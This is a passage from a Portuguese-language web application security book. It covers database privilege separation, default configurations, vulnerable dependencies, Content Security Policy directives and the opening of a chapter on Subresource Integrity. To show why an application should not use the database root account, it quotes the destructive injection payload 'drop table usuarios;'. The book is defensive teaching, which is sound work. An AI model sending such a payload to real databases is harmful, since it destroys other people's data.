        = "P1Xdf5rA64db199oAcf4Tgf30Fa1Azf8";

    public String generateHash(String userPassword,
            String userSalt) {
        String finalSalt = FIXED_SALT + userSalt;

        return PBKDF2(userPassword, finalSalt);
    }

    private String PBKDF2(String password, String salt) {
        // gera o hash utilizando o algoritmo PBKDF2...
    }
}
```

8.2 APLICAÇÃO UTILIZANDO USUÁRIO ROOT DO BANCO DE DADOS

As aplicações geralmente usam algum banco de dados para armazenar suas informações. Os bancos de dados são locais bem sensíveis, justamente por conter todas as informações de uma ou mais aplicações. Sendo assim, seu acesso deve ser restrito e controlado.

Para ter acesso a um banco de dados, é preciso que nele seja criado um usuário e sua respectiva senha de acesso. Além disso, esses usuários geralmente são associados a permissões que definem o que eles podem ou não fazer dentro do banco de dados.

É possível definir permissões para somente leitura das informações presentes nas tabelas do banco de dados, para leitura/escrita, somente escrita etc. É bem flexível esse mecanismo das permissões de acesso que os bancos de dados possuem.

É comum também em alguns bancos de dados existir um usuário que tem *superpoderes*, ou seja, que pode realizar quaisquer tipos de operação sem restrição. Esse tipo de usuário é conhecido como **root**.

Quando uma aplicação precisa acessar um banco de dados, ela deve primeiramente estabelecer uma conexão com ele, devendo nessa operação informar os dados de login/senha de algum usuário cadastrado nele. É bem comum encontrar aplicações que usam o usuário root do banco de dados, sendo que isso é algo perigoso, já que pode trazer riscos a ela.

No capítulo 1, vimos o funcionamento do ataque SQL Injection, que consiste em enviar comandos SQL pela aplicação, para que ela os execute no banco de dados, caso esteja vulnerável. Aí mora o perigo.

Se a aplicação utiliza o usuário root do banco de dados, ela pode enviar qualquer tipo de comando SQL para ele, com a garantia de que todos esses comandos serão executados sem restrição. Um hacker poderia então enviar comandos SQL que alteram ou apagam as estruturas do banco de dados, tais como tabelas ou o próprio banco de dados da aplicação.

Veja um exemplo de comando SQL que o hacker poderia enviar pela aplicação:

```
drop table usuarios;
```

Se a aplicação estiver vulnerável ao SQL Injection e estiver utilizando o usuário root do banco de dados, o comando anterior

seria executado com sucesso, apagando assim a tabela que armazena os dados dos usuários da aplicação. Claro, nesse caso, o hacker precisaria saber, ou chutar, o nome da tabela que armazena os dados dos usuários.

Para evitar esse problema, você deve sempre evitar usar o usuário root do banco de dados em suas aplicações. Sempre crie no banco de dados um usuário específico para a aplicação, atribuindo a ele apenas a permissão para executar comandos de **manipulação de dados**, tais como: `Select` , `Insert` , `Update` e `Delete` .

Evite atribuir a esse usuário a permissão de execução de comandos de **definição de dados**, como: `Create` , `Drop` , `Alter` e `Truncate` . Esses comandos raramente precisam ser executados diretamente por uma aplicação.

8.3 CONFIGURAÇÕES DEFAULT DE FERRAMENTAS UTILIZADAS

Outra vulnerabilidade comum em aplicações ocorre quando não alteramos ou excluímos as configurações *default* (padrão) de ferramentas que a aplicação usa, como o banco de dados e o servidor de aplicações. É bem comum que alguns servidores de aplicação possuam arquivos de configuração e usuários default, ou seja, que já vem configurados automaticamente com sua instalação.

Se um hacker conseguir descobrir qual servidor uma aplicação está usando, ele pode tentar ter acesso a ele utilizando seu usuário default. Caso os desenvolvedores da aplicação não tenham excluído ou alterado a senha desse usuário default, o hacker conseguirá ter acesso a ele, podendo causar prejuízos.

Existem algumas ferramentas que podem auxiliar um hacker a descobrir informações sobre quais tecnologias determinada

aplicação Web está usando. Uma delas é o **Wappalyzer** (https://wappalyzer.com).

O Wappalyzer na verdade é um plugin que pode ser instalado em alguns navegadores, como o Mozilla Firefox e o Google Chrome. Após realizar sua instalação, um ícone do plugin aparecerá na barra de extensões do navegador. E ao visitar algum site ou aplicação Web, basta clicar no ícone que ele mostrará quais tecnologias estão sendo usadas.



Figura 8.1: Wappalyzer mostrando tecnologias no site da editora Casa do Código

Sendo assim, sempre verifique se as ferramentas que são utilizadas em sua aplicação possuem configurações default, principalmente configurações de usuários. Também se certifique de excluir ou alterar tais configurações.

8.4 UTILIZAÇÃO DE COMPONENTES VULNERÁVEIS

Desenvolver uma aplicação não é uma das tarefas mais simples que existem. Além dos desenvolvedores terem de entender os problemas de negócio que precisam ser resolvidos, eles também precisam lidar com problemas de tecnologia.

É bem comum que algumas das funcionalidades de uma aplicação necessitem de recursos de tecnologia, como envio de e-mails, geração de relatórios no formato PDF, exportação de informações para planilhas, integração com outras aplicações etc.

Esses recursos não são exclusivos, pois praticamente todas as aplicações precisam deles. Portanto, são necessidades tecnológicas comuns entre aplicações.

Não faz sentido então que os desenvolvedores de uma aplicação tenham de implementar tais recursos para toda nova aplicação que precise ser desenvolvida. O ideal é que eles utilizem bibliotecas ou frameworks que já implementem tais soluções, para que assim possam focar nos problemas de negócio da aplicação.

Existem dezenas de bibliotecas e frameworks gratuitos que os desenvolvedores podem usar para resolver tais problemas tecnológicos em uma aplicação, independente da linguagem de programação usada. Mas será que existem riscos de segurança ao se utilizar essas bibliotecas e frameworks?

Como o código delas não foi desenvolvido pelos próprios desenvolvedores da aplicação, não há como garantir que ele é seguro. Embora a maioria dessas bibliotecas e frameworks seja open source — ou seja, permite que qualquer pessoa possa ter acesso ao código-fonte —, dificilmente os desenvolvedores de uma aplicação terão tempo para ficar olhando cada linha de código delas, em busca de falhas de segurança.

O recomendado nesse caso é pesquisar se as bibliotecas e frameworks utilizados em sua aplicação não possuem falhas de segurança. Claro, sair pesquisando essa informação na internet é uma tarefa chata e demorada. Entretanto, para a sorte dos desenvolvedores, existem ferramentas que analisam as bibliotecas e frameworks de uma aplicação, e automaticamente reportam se

algum deles possui falhas de segurança.

Ferramentas de detecção de vulnerabilidades

Existem algumas ferramentas que tem como objetivo detectar e reportar componentes com falhas de segurança que estão sendo usados em nossas aplicações. Uma delas, que é bem popular, é o Gemnasium (https://gemnasium.com/).



Figura 8.2: Site da ferramenta Gemnasium

Essa ferramenta suporta diversas linguagens, dentre elas: PHP, Python, Ruby e JavaScript. Ela possui um período de testes de 14 dias gratuitos, e após esse período, é necessário assinar algum plano pago.

Outra ferramenta, que é gratuita e também suporta diversas linguagens, é a OWASP Dependency-Check (https://www.owasp.org/index.php/OWASP_Dependency_Check). Ela foi criada pela OWASP com o objetivo de solucionar o problema de se utilizar componentes com vulnerabilidades em aplicações, já que esse problema também está na lista das top 10 principais vulnerabilidades encontradas em aplicações.

Inicialmente quando foi criada, essa ferramenta dava suporte apenas às linguagens Java e .NET. Entretanto, hoje existem versões dela que também dão suporte a aplicações escritas em Ruby, Python, Node.JS e C/C++.

O Dependency-Check também pode ser executado via linha de comando, permitindo que a detecção de componentes com vulnerabilidades seja automatizada e integrada ao processo de build (construção) da aplicação. Isso evita o trabalho de ter de ficar constantemente executando a ferramenta manualmente.

É muito importante utilizar uma ferramenta de detecção de componentes vulneráveis em uma aplicação, pois é bem provável que os hackers saibam muito bem quais deles possuem falhas de segurança. Com isso, eles podem usar o aplicativo Wappalyzer, mostrado anteriormente, para descobrir se uma determinada aplicação está utilizando um desses componentes vulneráveis, e a partir daí focar seu ataque nele.

Capítulo 9

CONTENT SECURITY POLICY

Neste capítulo, veremos como funciona o Content Security Policy (CSP), que é uma especificação focada em definir uma política de restrição de recursos que podem ser carregados por uma aplicação Web, visando a mitigar ataques de injeção de scripts, como o Cross Site Scripting.

9.1 XSS DE NOVO...

No capítulo 2, vimos como funciona o ataque conhecido como Cross Site Scripting (XSS), que atualmente é um dos principais ataques realizados contra aplicações Web. Vimos que ele consiste em enviar códigos maliciosos escritos em JavaScript para uma aplicação, com o intuito de roubar informações de seus usuários, redirecioná-los para sites fraudulentos, executar ações nela etc.

Vimos também que, para proteger uma aplicação contra esse ataque, é necessário validar as informações enviadas pelos seus usuários, bem como fazer o tratamento delas antes de exibi-las nas páginas da aplicação. Mas o problema é que existem inúmeras maneiras distintas de se realizar o ataque XSS, sendo que outras formas vão sendo pensadas e criadas pelos hackers com o passar do tempo.

Isso torna bem difícil o trabalho de se manter uma aplicação

Web não vulnerável ao XSS. É necessário que a equipe de desenvolvedores dela esteja em constante alerta, sempre estudando e acompanhando as novas maneiras de se realizar o ataque XSS. Também é necessário testar continuamente a aplicação, a fim de identificar possíveis brechas de segurança.

9.2 HACKERS AJUDANDO NA SEGURANÇA DE APLICAÇÕES

Algumas empresas costumam ter equipes dedicadas para cuidar especificamente da segurança de suas aplicações. É comum encontrar hackers entre os membros dessas equipes, afinal, eles são especialistas em encontrar vulnerabilidades em aplicações. Claro, nesse caso o foco deles não é causar danos ou prejuízos, mas detectar falhas e corrigi-las.

Outras empresas costumam contratar hackers como *freelancers*, apenas eventualmente quando precisam realizar testes de segurança em suas aplicações. Existem até alguns sites que oferecem esse tipo de serviço de contratação de hackers. Um deles é o HackerOne (https://hackerone.com).



Figura 9.1: Site HackerOne

Há também as empresas que criam programas de *recompensas* para os desenvolvedores que encontrarem bugs e falhas de segurança em suas aplicações, sendo que algumas delas costumam oferecer dinheiro como recompensa.

Uma delas é o GitHub, que possui um site explicando como funciona o programa deles, além de possuir um *Ranking* dos usuários que mais contribuíram em encontrar falhas de segurança em sua plataforma. O site do programa de recompensa deles pode ser acessado em: https://bounty.github.com.

Figura 9.2: Site de recompensas do GitHub

ETHICAL HACKER

Um termo comum hoje em dia é o **Ethical Hacker**. Esse termo é usado para descrever um *hacker do bem*, ou seja, um especialista em hardwares, redes, softwares e segurança, cujo objetivo é identificar vulnerabilidades em aplicações e redes, com o propósito de corrigi-las a fim de tornar tais aplicações ou redes mais seguras.

Geralmente, eles usam testes de penetração e outras técnicas que são as mesmas utilizadas pelos *hackers do mal*, que são aqueles que querem causar danos e prejuízos a terceiros. Hoje existem empresas que oferecem treinamentos de ethical hacker, além de certificações para os profissionais que quiserem se especializar nessa área.

9.3 MITIGANDO ATAQUES DE XSS COM A CSP

Por conta dessa grande dificuldade de se prevenir que uma aplicação Web fique vulnerável ao XSS, foi criada uma especificação chamada *Content Security Policy* (ou CSP). A CSP nada mais é do que a definição de um **header HTTP**, que é enviado como resposta pelo servidor ao navegador. Nele consta uma lista com os endereços seguros de onde o browser pode requisitar os conteúdos de que uma aplicação Web precisa carregar para funcionar corretamente.

Essa lista segue o conceito de **Whitelist**, ou seja, o browser apenas vai carregar e executar os conteúdos cujos endereços estejam nela, que são os considerados válidos e seguros pela aplicação. Isso previne o browser de carregar e executar todo e qualquer conteúdo que estiver presente em uma página de uma aplicação Web.

Com isso, mesmo que um hacker encontre uma brecha de segurança ao XSS em uma aplicação Web e envie um código malicioso a ela, esse código não será executado pelo browser, pois sua origem não estará listada na CSP.

O uso da CSP em uma aplicação Web reduz drasticamente o risco de ela estar vulnerável ao ataque XSS. É uma ferramenta muito simples de ser configurada e seu uso é fortemente recomendado.

9.4 UTILIZANDO A CSP EM UMA APLICAÇÃO WEB

Conforme dito anteriormente, a CSP é um header HTTP que deve ser enviado juntamente com a resposta para o browser. De acordo com a especificação da CSP, o header deve ter o nome **Content-Security-Policy**, e seu valor deve ser uma lista com as diretivas de carregamento de conteúdo, sendo que cada elemento dessa lista deve ser separado por um ponto e vírgula (`;`).

Veja a seguir um exemplo desse header:

```
Content-Security-Policy:
    script-src 'self';
    img-src 'self';
```

No exemplo anterior, foram definidas duas diretivas:

- `script-src` — Restringe o carregamento de códigos JavaScript.
- `img-src` — Restringe o carregamento de imagens.

Ambas as diretivas foram definidas com o valor `self` , que instrui ao browser para carregar apenas as imagens e scripts cujos endereços sejam o mesmo da aplicação. Para entender melhor as diretivas anteriores, vamos a um exemplo.

Imagine que sua aplicação tenha uma página com o seguinte código HTML:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Aplicação Segura COM CSP</title>
</head>
<body>
    <h1>Página utilizando CSP</h1>

    <img src="img/imagem.jpg">
    <img src="http://outrosite.com.br/imagem2.jpg">

    <script src="js/script.js"></script>
    <script src="http://outrosite.com.br/script2.js"></script>
</body>
</html>
```

Repare no código anterior que a página possui dois arquivos JavaScript e duas imagens. Repare também que o segundo arquivo JavaScript e a segunda imagem que são importados na página estão sendo carregados de outro endereço, que é diferente do endereço da aplicação em si.

Se enviarmos ao browser o cabeçalho que define a CSP conforme mostrado anteriormente, ou seja, com as diretivas `script-src 'self'; img-src 'self';`, o browser automaticamente não carregará o segundo arquivo JavaScript e nem a segunda imagem. Isso porque o endereço do atributo `src` desses dois conteúdos não estão listados no header da CSP.

Esse é justamente o principal benefício de se utilizar a CSP, pois quem cuida de proteger a aplicação, evitando o carregamento e execução de conteúdos maliciosos, é o próprio browser. Isso evita um enorme trabalho que seria necessário realizar na aplicação para protegê-la do ataque XSS.

Diretivas da CSP

No exemplo anterior, mostrei duas diretivas da CSP. Entretanto, ela possui diversas outras que também podem ser usadas. Dentre as principais diretivas, temos:

- `default-src`
- `script-src`
- `style-src`
- `img-src`
- `font-src`
- `media-src`
- `object-src`
- `form-action`
- `base-uri`

Claro, a ideia não é tentar utilizar todas as diretivas em uma aplicação Web, pois nem todas farão sentido. O ideal é analisar quais delas são importantes para uma determinada aplicação e usar apenas as necessárias.

Vamos agora dar uma analisada nessas principais diretivas que foram listadas anteriormente.

default-src

Esta diretiva funciona como **fallback** para algumas outras. Ou seja, se alguma delas não tiver sido definida, o navegador utilizará as regras definidas nela.

script-src

Esta diretiva serve para indicar ao browser a política de segurança para lidar com códigos e arquivos JavaScript. Nela devemos indicar quais as URLs de onde os arquivos JavaScript podem ser carregados e executados pelo browser.

É uma das diretivas mais importantes, visto que os ataques de XSS geralmente são efetuados com códigos JavaScript.

style-src

Esta diretiva serve para indicar ao browser a política de segurança para lidar com códigos e arquivos CSS. Nela devemos indicar quais as URLs de onde os arquivos CSS podem ser carregados pelo browser.

img-src

Esta diretiva serve para indicar ao browser a política de segurança para lidar com as imagens usadas pela aplicação. Nela devemos indicar quais as URLs de onde as imagens podem ser carregadas pelo browser.

font-src

Esta diretiva serve para indicar ao browser a política de segurança para lidar com as fontes customizadas utilizadas pela aplicação. Nela devemos indicar quais as URLs de onde as fontes customizadas podem ser carregadas pelo browser.

media-src

Esta diretiva serve para indicar ao browser a política de segurança para lidar com os arquivos de media (áudio e vídeo) usados pela aplicação. Nela devemos indicar quais as URLs de onde as medias podem ser carregadas pelo browser.

object-src

Esta diretiva serve para indicar ao browser a política de segurança para lidar com os plugins (flash, PDF etc.) usados pela

aplicação. Nela devemos indicar quais as URLs de onde os plugins podem ser carregados pelo browser.

form-action

Esta diretiva serve para indicar ao browser a política de segurança para lidar com as URLs utilizadas em formulários HTML. Nela devemos indicar quais as URLs que podem ser usadas na submissão de formulários da aplicação.

base-uri

Esta diretiva serve para indicar ao browser a política de segurança para lidar com a tag `base`, presente nas páginas da aplicação. Nela devemos indicar quais as URLs que podem ser utilizadas nessa tag, cujo objetivo é indicar ao browser as URLs raiz da aplicação.

Podemos atribuir a essas diretivas os seguintes valores:

- `'none'`
- `\*`
- `'unsafe-inline'`
- `'self'`
- `uma ou mais URLs, separadas pelo caractere de espaço`

Ao atribuir o valor `'none'` a alguma diretiva, você estará bloqueando toda e qualquer URL de carregamento de arquivos daquela diretiva, inclusive dos arquivos cuja URL for a mesma usada pela aplicação. Em outras palavras, `'none'` significa **bloqueie tudo!**

Ao atribuir o valor `*` a alguma diretiva, você estará liberando o acesso a toda e qualquer URL de carregamento de arquivos daquela

diretiva. Evite usar esse valor em suas diretivas, pois certamente liberar acesso a tudo pode causar vulnerabilidades na aplicação.

O valor `'unsafe-inline'` pode ser usado nas diretivas `script-src` e `style-src`, para permitir a inclusão de códigos CSS e JavaScript inline. Ou seja, códigos que não estão em arquivos separados da página HTML, mas sim declarados juntamente com o código HTML.

Um exemplo de códigos CSS e JavaScript inline:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Aplicação com códigos inline</title>

    <style>
        .elemento {
            /* propriedades CSS inline... */
        }
    </style>
</head>

<body>
    <h1>Códigos de CSS e JavaScript inline</h1>

    <script>
        //código JavaScript inline...
    </script>
</body>
</html>
```

O valor `'self'` geralmente é o mais utilizado nas diretivas, pois ele indica ao browser que pode carregar os arquivos cuja URL seja a mesma da aplicação. Isso faz com que o browser bloqueie o carregamento de arquivos externos, algo que aumenta a segurança da aplicação.

Mas nem sempre o valor `'self'` sozinho é suficiente, pois é bem comum que as aplicações dependam de arquivos externos, como bibliotecas e frameworks, que muitas vezes estão hospedados

em um endereço diferente do usado pela aplicação em si. O seguinte trecho de código HTML exemplifica essa situação:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Aplicação utilizando arquivos externos</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/b
ootstrap/3.3.7/css/bootstrap.min.css">
</head>
```

Repare no código anterior que a aplicação está utilizando uma biblioteca CSS. Entretanto, ela está hospedada em um outro site, que no caso é o site da própria biblioteca.

Nesse caso, é necessário liberar o acesso a URL dessa biblioteca na diretiva `style-src` :

```
Content-Security-Policy:
    style-src 'self' maxcdn.bootstrapcdn.com;
```

Daria também para fazer o download dessa biblioteca e disponibilizá-la pela própria aplicação, evitando assim a necessidade de adicionar a URL dela na diretiva `style-src` . O problema é que nem sempre isso é possível, pois é comum encontrar algumas aplicações em que todos os arquivos de CSS, JavaScript e imagens estejam hospedados em um outro domínio separado do da aplicação.

Um exemplo dessa situação acontece quando uma aplicação usa uma CDN (*Content Delivery Network*).

CDN

Content Delivery Network, conhecida como CDN, é uma rede distribuída de computadores, utilizada para servir arquivos estáticos, geralmente arquivos CSS, JavaScript e imagens, a um site ou aplicação Web. O principal objetivo da CDN é reduzir o tempo de carregamento de uma página Web, melhorando assim a performance do site ou aplicação Web.

A CDN detecta a localização geográfica de cada usuário e, baseado nessa informação, escolhe o servidor cuja localização é mais próxima ao usuário, sendo então tal servidor que fará o carregamento dos arquivos estáticos usados pela aplicação.

Existem algumas empresas que oferecem o serviço de CDN, podendo servir os arquivos estáticos utilizados pelas aplicações de seus clientes. Um deles é o Cloudflare, que é bastante popular e pode ser acessado em: https://www.cloudflare.com/cdn/.

Para usar a CSP em sua aplicação Web, você deverá analisar de onde vem os arquivos estáticos que ela utiliza, para que assim possa definir quais diretivas e URLs que serão usadas no header da CSP.

Veja um exemplo de uso da CSP em uma aplicação Web:

```
CONTENT-SECURITY-POLICY:
    default-src 'none';
    base-uri 'self';
    font-src cdn.meusite.com.br;
    form-action 'self' meuoutrosite.com.br;
    img-src cdn.meusite.com.br;
    media-src 'none';
    object-src 'none';
    script-src cdn.meusite.com.br;
    style-src 'unsafe-inline' cdn.meusite.com.br
```

Repare no exemplo anterior que a aplicação está utilizando uma CDN fictícia para servir os arquivos estáticos. Portanto, a URL dessa CDN precisou ser liberada nas diretivas `font-src`, `img-src`, `script-src` e `style-src`.

Repare também que, na diretiva `form-action`, além do valor `'self'`, foi utilizada a URL `meuoutrosite.com.br`. Isso indica que a aplicação pode disparar requisições em seus formulários para uma outra aplicação, cujo domínio é: `meuoutrosite.com.br`.

Outra coisa a se reparar é que essa aplicação não utiliza plugins e nem recursos de media, como áudios e vídeos. Portanto, nas diretivas `media-src` e `object-src`, foi definido o valor `'none'`, indicando ao browser para bloquear o carregamento de quaisquer arquivos desses tipos.

Por fim, repare que, na diretiva `style-src`, foi usado o valor `unsafe-inline`, permitindo que o browser execute os códigos CSS que estiverem declarados de maneira inline, juntamente com o código HTML.

Esse foi apenas um exemplo de uso da CSP em uma aplicação Web. Mas lembre-se de que você deve analisar sua aplicação Web antes de definir quais diretivas e valores utilizar para ela.

9.5 TESTANDO O FUNCIONAMENTO DA CSP

É possível realizar o teste da CSP pelo próprio browser, usando o *Developer Tools*. Vamos fazer um teste da CSP tendo como base o seguinte código HTML:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>CSP</title>
</head>
```

```
<body>
    <h1>Teste CSP</h1>

    <img src="img/cdc.png">
    <img src="https://www.caelum.com.br/imagens/caelum-logo.svg">

    <script src="https://code.jquery.com/jquery-3.1.1.js"></script>

    <script src="js/script.js"></script>
</body>
</html>
```

Repare que o código anterior é bem simples, e nele há a inclusão de duas imagens e dois arquivos JavaScript.

Repare também no atributo `src` da primeira imagem e do primeiro arquivo JavaScript, que estão referenciando arquivos locais, ou seja, cujos endereços são os mesmos que o utilizado pela aplicação. Já a segunda imagem e o segundo arquivo JavaScript são de endereços externos, isto é, diferentes do endereço da aplicação.

Vamos considerar que, nessa aplicação, o header da CSP foi declarado da seguinte maneira:

```
Content-Security-Policy: default-src 'none'; img-src 'self'
```

Ao carregar a página no browser, veremos o seguinte conteúdo:

Figura 9.3: Página com parte do conteúdo bloqueada

Repare que apenas uma imagem foi exibida, pois o browser bloqueou o carregamento da segunda imagem e também dos

arquivos JavaScript.

Ao verificar a aba `console` do *Developer Tools* no browser, veremos as seguintes mensagens de erro:



Figura 9.4: Arquivos bloqueados pelo browser

Repare como as mensagens são bem claras, indicando quais arquivos foram bloqueados pelo browser, bem como quais diretivas da CSP tais arquivos não respeitaram. Como usamos a diretiva `img-src` com o valor `self`, o browser apenas carregou a primeira imagem, pois seu endereço é o mesmo da aplicação. A segunda imagem acabou sendo bloqueada.

Como não foi definida a diretiva que determina as regras de carregamento de arquivos JavaScript, o browser utilizou a diretiva `default-src` como *fallback*, e acabou bloqueando os dois arquivos JavaScript. Isso porque nessa diretiva foi definido o valor `none`, que indica ao browser para bloquear tudo.

Repare que, nesse caso, até mesmo o primeiro JavaScript, que possui o mesmo endereço da aplicação, acabou sendo bloqueado. Caso fosse realmente necessário carregar a segunda imagem e os dois arquivos JavaScript, seria necessário alterar o header da CSP para:

```
Content-Security-Policy: default-src 'none'; img-src 'self' www.ca
elum.com.br; script-src 'self' code.jquery.com
```

9.6 SUPORTE DA CSP NOS NAVEGADORES

A especificação da Content Security Policy foi publicada em 2012 pela W3C, sendo hoje já suportada pela grande maioria dos browsers. É possível verificar o suporte da CSP no site http://caniuse.com, que disponibiliza informações sobre o suporte dos navegadores quanto às tecnologias Web.

No caso da CSP, este é o suporte atual dela:



Figura 9.5: Suporte atual da CSP pelos browsers

Repare que apenas o browser Opera Mini, em todas as suas versões, não dá suporte ao uso da CSP. Já o Internet Explorer na versão 11 fornece um suporte parcial, sendo que, para a CSP funcionar corretamente nele, é necessário que o header da CSP possua o nome `X-Content-Security-Policy`.

CSP 2

Recentemente foi publicada a versão 2 da CSP, que incluiu algumas novas diretivas e outros recursos. Porém, seu uso ainda não é bem suportado pelos browsers.



Figura 9.6: Suporte atual da CSP 2 pelos browsers

9.7 CONCLUSÃO

Vimos neste capítulo que o ataque Cross Site Scripting é um dos mais difíceis de se lidar, visto que existem centenas de possibilidades de ele ser realizado contra uma aplicação Web. É necessário um grande esforço dos desenvolvedores da aplicação, para que ela fique sempre protegida.

Vimos que, por conta dessa dificuldade, foi criada a especificação conhecida como Content Security Policy, para que assim os browsers possam ajudar na defesa contra o XSS. Por fim, vimos como funciona a CSP, que é baseada no conceito de *Whitelist*, como definir as políticas de segurança em uma aplicação, e também como testar se tais políticas estão funcionando corretamente.

A CSP é uma excelente ferramenta para auxiliar na segurança em uma aplicação Web, sendo que seu uso é fortemente recomendado. Muitos desenvolvedores não conhecem essa ferramenta e, com isso, perdem a oportunidade de melhorar a segurança em suas aplicações.

Não deixe de ler o próximo capítulo, pois nele veremos outra

especificação que foi lançada recentemente, e que melhora bastante a segurança de aplicações Web que precisam usar arquivos estáticos, como CSS e JavaScript, que estejam hospedados em outros servidores diferentes do utilizado pela aplicação. Um exemplo comum dessa necessidade ocorre quando uma aplicação precisa usar uma Content Delivery Network.

Capítulo 10

SUBRESOURCE INTEGRITY

Este será o último capítulo do livro, e nele veremos como funciona o *Subresource Integrity*. Ele é uma outra especificação definida pela W3C, com o objetivo de melhorar a segurança de aplicações Web que precisam acessar recursos externos, ou seja, que não estão hospedados no mesmo servidor da aplicação. É o cenário de quando se utiliza uma *Content Delivery Network* (CDN).

10.1 CONTENT DELIVERY NETWORK (CDN)

A internet nos permitiu a criação de aplicações Web que podem ser acessadas por pessoas do mundo inteiro. Isso possibilita, por exemplo, que uma pessoa na Rússia acesse uma aplicação Web que esteja hospedada em um servidor no Brasil. Mas será que acessar uma aplicação Web que está hospedada em um servidor localizado em outro continente, a milhares de quilômetros de distância, não é algo que pode ser um pouco lento?

A resposta é sim. Por baixo dos panos, quando acessamos alguma aplicação Web, dezenas de coisas acontecem. São protocolos de comunicação, roteadores, firewalls etc. que precisam se comunicar, para transmitir as informações do cliente ao servidor, e vice-versa.

